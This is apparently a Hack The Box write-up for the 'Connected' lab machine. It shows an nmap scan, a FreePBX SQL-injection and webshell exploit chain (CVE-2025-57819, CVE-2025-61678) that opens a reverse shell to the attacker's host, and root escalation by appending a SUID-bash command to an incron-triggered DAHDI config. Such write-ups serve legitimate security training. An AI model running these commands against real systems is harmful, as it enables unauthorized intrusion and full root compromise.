Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/Connected]
└─$ nmap -sC -sV -Pn 10.129.170.129 -oN ./nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-10 22:40 +0000
Nmap scan report for 10.129.170.129
Host is up (0.36s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE   VERSION
22/tcp  open  ssh       OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 4e:60:38:6f:e7:78:6c:ca:58:62:a1:f1:56:ae:8d:30 (RSA)
|   256 12:41:55:26:9d:ad:3d:e8:bf:4e:31:aa:d7:d1:a5:d2 (ECDSA)
|_  256 8e:b6:96:e0:21:83:5d:1d:ce:8d:e2:6a:dd:38:c6:75 (ED25519)
80/tcp  open  http      Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16)
|_http-title: Did not follow redirect to http://connected.htb/
443/tcp open  ssl/https Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
| ssl-cert: Subject: commonName=pbxconnect/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2025-11-30T14:07:27
|_Not valid after:  2026-11-30T14:07:27
|_http-title: 400 Bad Request

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 243.69 seconds
There is a domain name connected.htb
TCP 80 - HTTP / TCP 443 HTTPS
 From the index page, we can find the version of the service
 FreePBX 16.0.40.7
Also we can easily find the targeted CVE-2025-57819
https://github.com/FreePBX/security-reporting/security/advisories/GHSA-m42g-xg4c-5f3h
Authentication Bypass Leading to SQL Injection and RCE
Insufficiently sanitized user-supplied data allows unauthenticated access to FreePBX Administrator leading to arbitrary database manipulation and remote code execution.
Also we can find a exploit script
https://github.com/0xEhab/FreePBX-CVE-2025-57819-RCE
Then run the script, we can get the shell as asterisk
┌──(wither㉿localhost)-[~/…/htb-labs/Easy/Connected/FreePBX-CVE-2025-57819-RCE]
└─$ python3 exploit.py --rhost connected.htb --rport 443 --lhost 10.10.16.19 --lport 443

 ██████████ █████                  █████
░░███░░░░░█░░███                  ░░███
 ░███  █ ░  ░███████   █████ █████ ░███████
 ░██████    ░███░░███ ░░███ ░░███  ░███░░███
 ░███░░█    ░███ ░███  ░░░█████░   ░███ ░███
 ░███ ░   █ ░███ ░███   ███░░░███  ░███ ░███
 ██████████ ████ █████ █████ █████ ████████
░░░░░░░░░░ ░░░░ ░░░░░ ░░░░░ ░░░░░ ░░░░░░░░

    FreePBX 16 SQLi -> Admin -> RCE  (CVE-2025-57819 + CVE-2025-61678)
    linkedin: ehxb /// medium.com/@Ehxb /// github 0xEHxb

[*] [CVE-2025-57819] creating admin via stacked SQLi: svc_8cwd5:vz5rogr6kxw6
[+] admin row inserted into ampusers
[*] logging into FreePBX admin panel
[+] authenticated as svc_8cwd5
[*] [CVE-2025-61678] uploading webshell -> /orxloy1yjr/rrkcdf4u.php
[+] webshell live: https://connected.htb/orxloy1yjr/rrkcdf4u.php
[+] Trying to bind to :: on port 443: Done
[+] Waiting for connections on :::443: Got connection from ::ffff:10.129.170.129 on port 50824
[*] firing reverse shell -> 10.10.16.19:443
[+] shell incoming! dropping to interactive
[*] Switching to interactive mode
bash: no job control in this shell
______                   ______ ______ __   __
|  ___|                  | ___ \| ___ \\ \ / /
| |_    _ __   ___   ___ | |_/ /| |_/ / \ V /
|  _|  | '__| / _ \ / _ \|  __/ | ___ \ /   \
| |    | |   |  __/|  __/| |    | |_/ // /^\ \
\_|    |_|    \___| \___|\_|    \____/ \/   \/


NOTICE! You have 3 notifications! Please log into the UI to see them!
Current Network Configuration
+-----------+-------------------+---------------------------+
| Interface | MAC Address       | IP Addresses              |
+-----------+-------------------+---------------------------+
| eth0      | 00:50:56:95:84:14 | 10.129.170.129            |
|           |                   | fe80::82bd:1bcb:a990:dd3b |
+-----------+-------------------+---------------------------+
[asterisk@connected orxloy1yjr]$ whoami
asterisk
[asterisk@connected orxloy1yjr]$ id
uid=999(asterisk) gid=1000(asterisk) groups=1000(asterisk)
Privilege Escalation
I am trying to check sudo -l, it gives the wired message
[asterisk@connected asterisk]$ $ sudo -l
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

sudo: no tty present and no askpass program specified
I will try to run LinPEASto local enumerate

incrondseems very interesting here. It is not a regular cron task. It is a file system event daemon that runs configured commands when monitored paths change.
LinPEAS issued a warning directly when checking for a vulnerable cron job:

System-level rules are located in the /etc/incron.d/ directory. Each file contains watch entries loaded by incrond, similar to how cron loads files from the /etc/cron.d/ directory.
The rule files were readable from the asterisk shell:
[asterisk@connected ~]$ cat /etc/incron.d/*
/var/spool/asterisk/sysadmin/vpnget IN_CLOSE_WRITE /usr/sbin/sysadmin_openvpn -d
/var/spool/asterisk/sysadmin/intrusion_detection_stop IN_CLOSE_WRITE /etc/init.d/fail2ban stop
/var/spool/asterisk/sysadmin/update_system_cron IN_CLOSE_WRITE /usr/sbin/sysadmin_update_set_cron
/var/spool/asterisk/sysadmin/portmgmt_setup IN_CLOSE_WRITE /usr/sbin/sysadmin_portmgmt
/var/spool/asterisk/sysadmin/wanrouter_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_wanrouter_restart
/var/spool/asterisk/sysadmin/dahdi_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_dahdi_restart
/usr/local/asterisk/ha_trigger IN_CLOSE_WRITE /usr/sbin/sysadmin_ha
/usr/local/asterisk/incron IN_CLOSE_WRITE /usr/bin/sysadmin_manager --local $#

/var/spool/asterisk/incron IN_MODIFY,IN_ATTRIB,IN_CLOSE_WRITE /usr/bin/sysadmin_manager $#
For exploitation, IN_CLOSE_WRITE is the cleanest trigger (if available): write to or touch the monitored file, close it, and then let incrond run the configured command after the file operation is complete.
There are many things that can be abused here; I will abuse /var/spool/asterisk/sysadmin/dahdi_restart.
DAHDI (Digium Asterisk Hardware Device Interface) is the hardware layer of Asterisk for traditional telephone equipment, including analog cards, digital jumpers, timing devices, and related kernel modules. FreePBX is the web user interface, Asterisk is the PBX daemon, and DAHDI sits beneath Asterisk, providing services when the PBX needs to manage telephone hardware.
FreePBX UI
   |
   v
Asterisk PBX
   |
   v
DAHDI init script + userspace tools
   |
   v
DAHDI kernel modules / device nodes
   |
   v
telephony hardware
This makes a DAHDI reboot a privileged system operation. It's more than just reloading the web configuration: the reboot path runs as the root user, loads the shell configuration, manages kernel modules, and rebuilds the Asterisk device state.
First, verify which configuration files the initialization script references:
/var/spool/asterisk/incron IN_MODIFY,IN_ATTRIB,IN_CLOSE_WRITE /usr/bin/sysadmin_manager $#
[asterisk@connected ~]$ grep -nE '(^[[:space:]]*\\.|source|init\\.conf|/etc/dahdi|/etc/sysconfig|/etc/default)' /etc/init.d/dahdi
9:# config: /etc/dahdi/init.conf
25:# Don't edit the following values. Edit /etc/dahdi/init.conf instead.
67:DAHDI_MODULES_FILE="/etc/dahdi/modules"
69:[ -r /etc/dahdi/init.conf ] && . /etc/dahdi/init.conf
269:    # Assign all spans that weren't handled via udev + /etc/dahdi/assigned-spans.conf
The dot (.) operator is a POSIX shell source. It reads /etc/dahdi/init.conf into the current shell process instead of executing it as a separate program. Because this shell process belongs to the DAHDI initialization script owned by the root user, commands placed in this file will run as the root user during reboots.
The next step is check the file control
[asterisk@connected ~]$ ls -l /etc/dahdi/init.conf
-rw-r--r--. 1 asterisk asterisk 849 Jun 10 13:19 /etc/dahdi/init.conf
Because /etc/dahdi/init.conf belongs to the compromised asterisk user, the DAHDI restart rules changed the writable configuration file to the root execution path.
So the exploit path will be clear
cp /etc/dahdi/init.conf /tmp/dahdi.init.conf.bak
printf '\n install -m 4755 /bin/bash /tmp/pwn1 \n' >> /etc/dahdi/init.conf

touch /var/spool/asterisk/sysadmin/dahdi_restart
Then let's run them
[asterisk@connected ~]$ cp /etc/dahdi/init.conf /tmp/dahdi.init.conf.bak
[asterisk@connected ~]$ printf '\n install -m 4755 /bin/bash /tmp/pwn1 \n' >> /etc/dahdi/init.conf
[asterisk@connected ~]$ touch /var/spool/asterisk/sysadmin/dahdi_restart
[asterisk@connected ~]$ ls -l /tmp/pwn1
-rwsr-xr-x 1 root root 964536 Jun 10 13:19 /tmp/pwn1
[asterisk@connected ~]$ /tmp/pwn1 -p
pwn1-4.2# id
uid=999(asterisk) gid=1000(asterisk) euid=0(root) groups=1000(asterisk)
Description
Connected is an easy-difficulty Linux box centered on a known FreePBX vulnerability chain and an obscure incrond-based privilege escalation. Initial access is achieved via CVE-2025-57819 combined with CVE-2025-61678, where insufficient input sanitization in FreePBX 16.0.40.7 allows unauthenticated stacked SQL injection to insert a rogue admin account into ampusers, followed by authenticated webshell upload via CVE-2025-61678 to land a reverse shell as asterisk. Privilege escalation abuses incrond — a filesystem event daemon analogous to cron — which watches /var/spool/asterisk/sysadmin/dahdi_restart with IN_CLOSE_WRITE and fires /usr/sbin/sysadmin_dahdi_restart as root on any write. The DAHDI init script sources /etc/dahdi/init.conf directly into its root-owned shell process via the dot operator, and that config file happens to be owned by asterisk; appending a SUID-bash payload to init.conf and touching the trigger path causes incrond to invoke the restart, producing a SUID binary and yielding euid=0.